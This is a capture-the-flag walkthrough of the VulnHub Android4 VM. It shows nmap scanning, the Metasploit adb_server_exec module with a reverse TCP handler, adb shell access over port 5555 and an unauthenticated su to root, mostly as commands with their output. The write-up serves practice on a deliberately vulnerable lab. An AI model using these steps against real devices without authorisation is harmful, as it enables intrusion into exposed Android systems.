Android4

Name : Android4
OS : Android v4.4
Description : This is my Second booT2Root CTF VM..I hope you enjoy it. if you run into any issue you can find me on Twitter: @touhidshaikh22
Flag : /data/root/ (in this Directory)
Level: Beginner.
Contact: Touhid M.Shaikh aka Agent22 touhidshaikh22@gmaill.com <- Feel Free to write mail
Website: http://www.touhidshaikh.com
Try harder!: If you are confused or frustrated don't forget that enumeration is the key!

Link to download: https://www.vulnhub.com/entry/android4-1,233/

Walkthrough by Basil

Reconnaisance

Let's start to scan our target to identify it's IP
sudo netdiscover -i vboxnet0

```
Currently scanning: 192.168.183.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 222
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:e4:49:c8      1      42  PCS Systemtechnik GmbH
192.168.56.169  08:00:27:8a:74:a0      3     180  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/android4]
└──╼ $
```

Target IP- 192.168.56.169

Now let's do perform scan to identify ports,services,version etc.
The second step is as usual as port scanning. In this scan, we'll be using an all port aggressive scan using the most popular tool nmap.
sudo nmap -A -p- 192.168.56.169

```
[baz@parrot]-[~/comp ctf walkthroughs/android4]
└─$sudo nmap -A -p- 192.168.56.169
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 13:09 IST
Nmap scan report for 192.168.56.169
Host is up (0.00083s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE  VERSION
5555/tcp  open  freeciv?
8080/tcp  open  http     PHP cli server 5.5 or later
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Deface by Good Hackers
22000/tcp open  ssh      Dropbear sshd 2014.66 (protocol 2.0)
| ssh-hostkey:
|   2048 19:e2:9e:6c:c6:8d:af:4e:86:7c:3b:60:91:33:e1:85 (RSA)
|   521 46:13:43:49:24:88:06:85:6c:75:93:73:b5:1d:8f:28 (ECDSA)
MAC Address: 08:00:27:8A:74:A0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.56.169
```


We got three open ports from nmap scan
5555(freeciv)- used for android debugging
8080(http)
22000(ssh)

Enumeration

Now let's enumerate port 8080 which was open from the nmap scan.

It was giving us some hints relating to backdoor access which could mean we could connect using adb.
We tried searching for any more hints before connecting but couldn't get much details.
Anyone would establish that there is some kind of verbal tampering involved using the POST method. We tried but

didn’t find anything useful.
After trying a few other methods (PHP CLI and Dropbear RCE) here is one method that we found the best for our cause.



Exploitation

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device. It is a client-server program that includes three components:
• A client, which sends commands. The client runs on your development machine. You can invoke a client from a command-line terminal by issuing an adb command.
• A daemon (adbd), which runs commands on a device. The daemon runs as a background process on each device.
• A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.
When you start an adb client, the client first checks whether there is an adb server process already running. If there isn’t, it starts the server process


There is a module in metasploit which could be used to start a adb server. Let's use it.
use android/adb/adb_server_exec
set rhosts 192.168.56.169
set lhost 192.168.56.1
run

```
Id  Name
--  ----
0   armle

msf5 exploit(android/adb/adb_server_exec) > set rhost 192.168.56.169
rhost => 192.168.56.169
msf5 exploit(android/adb/adb_server_exec) > run

[-] 192.168.56.169:5555 - Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(android/adb/adb_server_exec) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf5 exploit(android/adb/adb_server_exec) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.169:5555 - Connecting to device...
[+] 192.168.56.169:5555 - Connected to device:
device::ro.product.name=android_x86;ro.product.model=VirtualBox;ro.product.device=x86;
[+] 192.168.56.169:5555 - Command executed, response:
 command=WRTE
arg0=0x1
arg1=0xb
data=

[*] 192.168.56.169:5555 - Command Stager progress - 100.00% done (1337/1337 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(android/adb/adb_server_exec) >
```


Now we got to know its connecting to the device and now we can start to connect to adb
Once the status shows “Connecting to the device, ” on a new terminal window type the command:
adb connect 192.168.56.169:5555
adb devices
adb shell

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/android4]
└──╼ $adb connect 192.168.56.169:5555
connected to 192.168.56.169:5555
┌─[baz@parrot]─[~/comp ctf walkthroughs/android4]
└──╼ $adb devices
List of devices attached
192.168.56.169:5555     device

┌─[baz@parrot]─[~/comp ctf walkthroughs/android4]
└──╼ $adb shell
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin)
,3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin)
,3002(net_bt),3003(inet),3006(net_bw_stats)
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin)
,3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $
```

Great we got a shell. We can escalate to get to the root. Root access was really easy as there wasn't any authentication. so we were able to get instant access using this command.
su
id
ls



so now we are in the root user. It was really easy to get root access. Let's move on to check our flag in the root directory.
cd /data
cd root
ls
cat flag.txt



This machine was really easy to exploit and get the flag. we connected to the device using adb and got instant access to root by su and the flag also was contained in the root path.
.....Happy Hacking.....